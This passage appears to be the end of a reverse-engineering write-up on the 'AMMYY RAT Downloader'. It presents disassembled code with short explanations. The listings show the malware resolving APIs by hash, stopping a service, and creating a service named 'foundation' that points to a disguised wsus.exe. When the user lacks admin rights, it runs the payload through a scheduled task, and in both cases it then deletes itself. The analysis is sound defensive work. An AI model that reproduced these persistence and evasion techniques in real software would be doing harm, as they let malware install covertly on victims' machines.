00402290 lea     eax, [ebp+FileName]
00402296 push    eax              ; lpFileName
00402297 call    ds:DeleteFileA
0040229D cmp     byte ptr [edi], 4Dh
```


Inside `sub_402960` function if the user is an `admin`, it executes above-mentioned commands once again, registers the downloaded `PE` file as a service called `foundation` and starts it:




```
00402979 lea     ecx, [ebp+ProgamDataPath]
0040297F push    0
00402981 push    CSIDL_COMMON_APPDATA
00402983 push    ecx
00402984 push    0
00402986 call    eax              ; SHGetSpecialFolderPathW
00402988 mov     esi, ds:wsprintfW
0040298E lea     eax, [ebp+ProgamDataPath]
00402994 push    eax
00402995 lea     eax, [ebp+exePath]
0040299B push    offset aSMicrosoftHelp_2 ; "%s\\Microsoft Help\\wsus.exe"
004029A0 push    eax              ; LPWSTR
004029A1 call    esi ; wsprintfW
004029A3 push    0FDE006E3h
004029A8 push    4
004029AA call    getFunc_fromHash
004029AF add     esp, 14h
004029B2 call    eax              ; isUserAdmin
004029B4 test    eax, eax
004029B6 jz      loc_402B28
```

```
004029BC push    570BC88Fh
004029C1 push    4
004029C3 call    getFunc_fromHash
004029C8 add     esp, 8
004029CB push    0
004029CD push    0
004029CF push    offset aCNetExeStopAmm_0 ; "/C net.exe stop ammyy"
004029D4 push    offset aCmd_3   ; "cmd"
004029D9 push    0
004029DB push    0
004029DD call    eax
004029DF push    570BC88Fh
004029E4 push    4
004029E6 call    getFunc_fromHash
```


```
00402B28
00402B28 loc_402B28:
00402B28 push    0C95D8546h
00402B2D push    4
00402B2F call    getFunc_fromHash
00402B34 add     esp, 8
00402B37 lea     ecx, [ebp+OutputString]
00402B3D push    0
00402B3F push    23h
00402B41 push    ecx
00402B42 push    0
00402B44 call    eax
00402B46 lea     eax, [ebp+OutputString]
00402B4C push    eax
```


```
00402A65 lea     eax, [ebp+OutputString]
00402A6B push    offset aCScCreateFound ; "/C sc create foundation binPath= \"%s -"...
00402A70 push    eax             ; LPWSTR
00402A71 call    esi ; wsprintfW
00402A73 add     esp, 0Ch
00402A76 lea     eax, [ebp+OutputString]
00402A7C push    eax             ; lpOutputString
00402A7D call    ds:OutputDebugStringW
00402A83 push    570BC88Fh
00402A88 push    4
00402A8A call    getFunc_fromHash
00402A8F add     esp, 8
00402A92 lea     ecx, [ebp+OutputString]
00402A98 push    0
00402A9A push    0
00402A9C push    ecx
00402A9D push    offset aCmd_7   ; "cmd"
00402AA2 push    0
00402AA4 push    0
00402AA6 call    eax             ; ShellExecuteW
00402AA8 push    3D9972F5h
00402AAD push    1
00402AAF call    getFunc_fromHash
00402AB4 add     esp, 8
00402AB7 push    7D0h
00402ABC call    eax
00402ABE push    3D9972F5h
00402AC3 push    1
00402AC5 call    getFunc_fromHash
00402ACA add     esp, 8
00402ACD push    7D0h
00402AD2 call    eax
00402AD4 push    570BC88Fh
00402AD9 push    4
00402ADB call    getFunc_fromHash
00402AE0 add     esp, 8
00402AE3 push    0
00402AE5 push    0
00402AE7 push    offset aCNetExeStartFo ; "/C net.exe start foundation y "
00402AEC push    offset aCmd_8   ; "cmd"
00402AF1 push    0
```

In the end, it deletes the original, second stage `PE` file:


```
00402C2D jz      short loc_402C59

00402C2F push    0               ; nShowCmd
00402C31 push    0               ; lpDirectory
00402C33 lea     eax, [ebp+String1] ; /c del C:\Users\JoTo\Desktop\SECOND~1.E1E >> NUL
00402C39 push    eax             ; lpParameters
00402C3A lea     eax, [ebp+Filename]
00402C40 push    eax             ; lpFile
00402C41 push    0               ; lpOperation
00402C43 push    0               ; hwnd
00402C45 call    ds:ShellExecuteA
00402C4B cmp     eax, 20h
00402C4E jle     short loc_402C59

00402C50 mov     eax, 1

00402C59
```


If the user is not an `admin`, it uses a COM object (`taskscd.dll`) to create and run the executable (via `scheduled task`):



```
00402377 mov     [ebp+nSize], 1F4h
0040237E call    ds:GetUserNameW
00402384 push    0               ; dwCoInit
00402386 push    0               ; pvReserved
00402388 call    ds:CoInitializeEx
0040238E test    eax, eax
00402390 js      loc_4024F4
```

```
00402396 push    0               ; pReserved3
00402398 push    0               ; dwCapabilities
0040239A push    0               ; pReserved2
0040239C push    3               ; dwImpLevel
0040239E push    6               ; dwAuthnLevel
004023A0 push    0               ; pReserved1
004023A2 push    0               ; asAuthSvc
004023A4 push    0FFFFFFFFh      ; cAuthSvc
004023A6 push    0               ; pSecDesc
004023A8 call    ds:CoInitializeSecurity
004023AE test    eax, eax
004023B0 js      loc_4024EE
```


```
004023B6 lea     eax, [ebp+ppv]
004023B9 push    eax             ; ppv
004023BA push    offset riid     ; riid
004023BF push    1               ; dwClsContext
004023C1 push    0               ; pUnkOuter
004023C3 push    offset stru_412EF4 ; rclsid
004023C8 mov     [ebp+ppv], 0
004023CF call    ds:CoCreateInstance
004023D5 test    eax, eax
004023D7 js      loc_4024EE
```



```
004028E8 lea     eax, [ebp+pvarg]
004028EB push    eax              ; pvarg
004028EC mov     [ebp+var_3C], 0
004028F3 call    ebx ; VariantInit
004028F5 mov     ecx, [ebp+var_1C]
004028F8 movq    xmm0, qword ptr [ebp+pvarg.anonymous_0]
004028FD mov     edx, [ecx]
004028FF lea     eax, [ebp+var_3C]
00402902 push    eax
00402903 sub     esp, 10h
00402906 mov     eax, esp
00402908 push    ecx
00402909 movq    qword ptr [eax], xmm0
0040290D movq    xmm0, qword ptr [ebp+pvarg.anonymous_0+8]
00402912 movq    qword ptr [eax+8], xmm0
00402917 call    dword ptr [edx+30h] ; Run@?QIRegisteredTask
0040291A mov     esi, eax
0040291C lea     eax, [ebp+pvarg]
0040291F push    eax              ; pvarg
00402920 call    edi ; VariantClear
00402922 mov     eax, [ebp+var_8]
00402925 push    eax
00402926 mov     ecx, [eax]
00402928 call    dword ptr [ecx+8] ; ATL::CComObject::Release
0040292B mov     eax, [ebp+var_4]
0040292E push    eax
0040292F mov     ecx, [eax]
00402931 call    dword ptr [ecx+8]
00402934 mov     eax, [ebp+var_1C]
00402937 push    eax
00402938 mov     ecx, [eax]
0040293A call    dword ptr [ecx+8]
0040293D test    esi, esi
0040293F js      loc_4024EE
```

For the more detailed information look at `sub_402360` function.

After that, same happens, it deletes the original, second stage `PE` file and exist via `TerminateProcess` call:



```
00402351
00402351 end_block:
00402351 call    deleteMe
00402356 push    0                ; uExitCode
00402358 push    0FFFFFFFFh       ; hProcess
0040235A call    ds:TerminateProcess
0040235A _stdcall WinMain(x, x, x, x) endp ; sp-analysis failed
```

That's all.

That was the brief overview of the `AMMYY RAT Downloader`.

Thank you for your time.

Discuss on Reddit

Twitter: @_qaz_qaz